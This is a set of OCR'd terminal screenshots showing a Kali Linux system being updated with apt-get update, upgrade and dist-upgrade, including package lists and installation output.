

kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
By default the combination Control+Alt+Backspace does nothing. If you want it can be used to terminate the X server.
Use Control+Alt+Backspace to terminate the X server?
<Yes>
<No>



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt-get update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [44.5 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [172 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [217 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [927 kB]
Fetched 65.2 MB in 3min 40s (296 kB/s)
Reading package lists ... Done
(kali㉿kali)-[~]
$



kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo apt-get upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer require
d:
bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211
firmware-intel-sound firmware-iwlwifi firmware-libertas firmware-realtek
firmware-sof-signed firmware-ti-connectivity firmware-zd1211
kali-linux-firmware
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
kali-desktop-xfce libcurl3-nss libgtk-4-1 libgtk-4-bin libpocl2
libpocl2-common linux-image-amd64 nginx pocl-opencl-icd python3-pypykatz
The following packages will be upgraded:
adduser amass amass-common apache2 apache2-bin apache2-data apache2-utils
apt apt-utils aspell-en bsdextrautils bsdutils bubblewrap bulk-extractor
ca-certificates colord colord-data command-not-found console-setup
console-setup-linux crackmapexec cron cron-daemon-common cryptcat
cryptsetup cryptsetup-bin cryptsetup-initramfs curl
debian-archive-keyring desktop-base dictionaries-common dirbuster dirmngr
dpkg dpkg-dev dvisvgm e2fsprogs easy-rsa eject exploitdb fakeroot faraday
fdisk firefox-esr firmware-amd-graphics firmware-atheros
firmware-brcm80211 firmware-intel-sound firmware-iwlwifi
firmware-libertas firmware-linux firmware-linux-nonfree



kali@kali: ~
File Actions Edit View Help
python3-flask-limiter python3-greenlet python3-jinja2 python3-ldb
python3-markdown-it python3-marshmallow-sqlalchemy python3-minikerberos
python3-minimal python3-nassl python3-numpy python3-protobuf
python3-publicsuffixlist python3-pycares python3-pycurl python3-pypsrp
python3-rq python3-samba python3-scipy python3-simplekv python3-tz
python3-unicodecsv python3-unicrypto python3-wheel python3-wheel-whl
python3-winacl python3.11 python3.11-dev python3.11-minimal
qt5-gtk-platformtheme qt6-base-dev-tools qt6-gtk-platformtheme
qt6-qpa-plugins qtbase5-dev-tools redis-server redis-tools rfkill rtkit
ruby-activesupport ruby3.1 ruby3.1-dev ruby3.1-doc samba
samba-ad-provision samba-common samba-common-bin samba-dsdb-modules
samba-libs samba-vfs-modules smbclient spooftooph sqlite3 sslh sslscan
sslyze strongswan strongswan-charon strongswan-libcharon
strongswan-starter sudo systemd systemd-sysv sysvinit-utils tar tasksel
tasksel-data texlive-base texlive-fonts-recommended texlive-latex-base
texlive-latex-extra texlive-latex-recommended texlive-pictures
texlive-plain-generic theharvester thunar thunar-data traceroute tzdata
udev update-inetd util-linux util-linux-extra vim vim-common vim-runtime
vim-tiny voiphopper whois winexe wordlists xbrlapi xfce4-helpers
xfce4-panel xfce4-power-manager xfce4-power-manager-data
xfce4-power-manager-plugins xfce4-session xfce4-settings xfconf
xserver-common xserver-xorg-core xserver-xorg-legacy
xserver-xorg-video-amdgpu xserver-xorg-video-vmware xvfb xz-utils zstd
436 upgraded, 0 newly installed, 0 to remove and 10 not upgraded.
Need to get 1,003 MB of archives.
After this operation, 29.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y


kali@kali: ~
File Actions Edit View Help
it.
smbd.service is a disabled or a static unit not running, not starting it.
Setting up python3-all-dev (3.11.2-1+b1) ...
Setting up crackmapexec (5.4.0-0kali2) ...
Setting up metasploit-framework (6.3.10-0kali1) ...
Setting up faraday (4.3.5-0kali1) ...
faraday.service is a disabled or a static unit not running, not starting it.
Setting up xfce4-session (4.18.1-1) ...
Installing new version of config file /etc/xdg/autostart/xscreensaver.desktop
...
Setting up kali-tools-top10 (2023.2.5) ...
Setting up tasksel-data (3.72+kali2) ...
Setting up tasksel (3.72+kali2) ...
Setting up kali-system-core (2023.2.5) ...
Setting up kali-system-cli (2023.2.5) ...
Setting up kali-linux-core (2023.2.5) ...
Setting up kali-system-gui (2023.2.5) ...
Setting up kali-linux-headless (2023.2.5) ...
Setting up kali-linux-default (2023.2.5) ...
Processing triggers for libc-bin (2.36-9) ...
Processing triggers for systemd (252.6-1) ...
Processing triggers for tex-common (6.18) ...
Running mktexlsr. This may take some time... done.
Running updmap-sys. This may take some time... done.
Running mktexlsr /var/lib/texmf ... done.
Building format(s) --all.
This may take some time...



kali@kali: ~
File Actions Edit View Help
aspell-autobuildhash: processing: en [en_AU-variant_1].
aspell-autobuildhash: processing: en [en_AU-w_accents-only].
aspell-autobuildhash: processing: en [en_AU-wo_accents-only].
aspell-autobuildhash: processing: en [en_CA-variant_0].
aspell-autobuildhash: processing: en [en_CA-variant_1].
aspell-autobuildhash: processing: en [en_CA-w_accents-only].
aspell-autobuildhash: processing: en [en_CA-wo_accents-only].
aspell-autobuildhash: processing: en [en_GB-ise-w_accents-only].
aspell-autobuildhash: processing: en [en_GB-ise-wo_accents-only].
aspell-autobuildhash: processing: en [en_GB-ize-w_accents-only].
aspell-autobuildhash: processing: en [en_GB-ize-wo_accents-only].
aspell-autobuildhash: processing: en [en_GB-variant_0].
aspell-autobuildhash: processing: en [en_GB-variant_1].
aspell-autobuildhash: processing: en [en_US-w_accents-only].
aspell-autobuildhash: processing: en [en_US-wo_accents-only].
Processing triggers for ca-certificates (20230311) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
Processing triggers for php8.2-cli (8.2.4-1) ...
Processing triggers for libapache2-mod-php8.2 (8.2.4-1) ...
Processing triggers for ca-certificates-java (20230103) ...
done.
(kali㉿kali)-[~]
$



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt-get dist-upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer require
d:
bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211
firmware-intel-sound firmware-iwlwifi firmware-libertas firmware-realtek
firmware-sof-signed firmware-ti-connectivity firmware-zd1211
kali-linux-firmware
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
clang-15 gtkhash libclang-common-15-dev libclang-cpp15 libclang1-15
libgtk-4-media-gstreamer libpipewire-0.3-modules libwireplumber-0.4-0
linux-image-6.1.0-kali7-amd64 llvm-15 llvm-15-dev llvm-15-linker-tools
llvm-15-runtime llvm-15-tools nginx-common nss-plugin-pem pipewire
pipewire-bin pipewire-pulse python3-aesedb thunar-gtkhash wireplumber
The following packages will be upgraded:
kali-desktop-xfce libcurl3-nss libgtk-4-1 libgtk-4-bin libpocl2
libpocl2-common linux-image-amd64 nginx pocl-opencl-icd python3-pypykatz
10 upgraded, 22 newly installed, 0 to remove and 0 not upgraded.
Need to get 171 MB of archives.
After this operation, 1,037 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y



kali@kali: ~
File Actions Edit View Help
Get:7 http://http.kali.org/kali kali-rolling/main amd64 thunar-gtkhash amd64
1.4+git20220617-3 [29.4 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 kali-desktop-xfce all
2023.2.5 [11.7 kB]
Get:9 http://http.kali.org/kali kali-rolling/main amd64 nss-plugin-pem amd64
1.0.8+1-1 [54.6 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 libcurl3-nss amd64 7
.88.1-8 [389 kB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 libgtk-4-1 amd64 4.1
0.1+ds-2 [2,806 kB]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 libgtk-4-bin amd64 4
.10.1+ds-2 [603 kB]
Get:13 http://http.kali.org/kali kali-rolling/main amd64 libgtk-4-media-gstre
amer amd64 4.10.1+ds-2 [80.1 kB]
Get:14 http://kali.download/kali kali-rolling/main amd64 libpipewire-0.3-modu
les amd64 0.3.65-3 [577 kB]
Get:15 http://http.kali.org/kali kali-rolling/main amd64 pocl-opencl-icd amd6
4 3.1-3+deb12u1 [23.9 kB]
Get:16 http://http.kali.org/kali kali-rolling/main amd64 libpocl2 amd64 3.1-3
+deb12u1 [13.8 MB]
Get:17 http://http.kali.org/kali kali-rolling/main amd64 libpocl2-common all
3.1-3+deb12u1 [89.0 kB]
Get:18 http://kali.download/kali kali-rolling/main amd64 libwireplumber-0.4-0
amd64 0.4.13-1 [247 kB]
Get:19 http://kali.download/kali kali-rolling/main amd64 linux-image-6.1.0-ka
li7-amd64 amd64 6.1.20-2kali1 [75.0 MB]
64% [19 linux-image-6.1.0-kali7-amd64 69.1 MB/75.0 MB 92%]




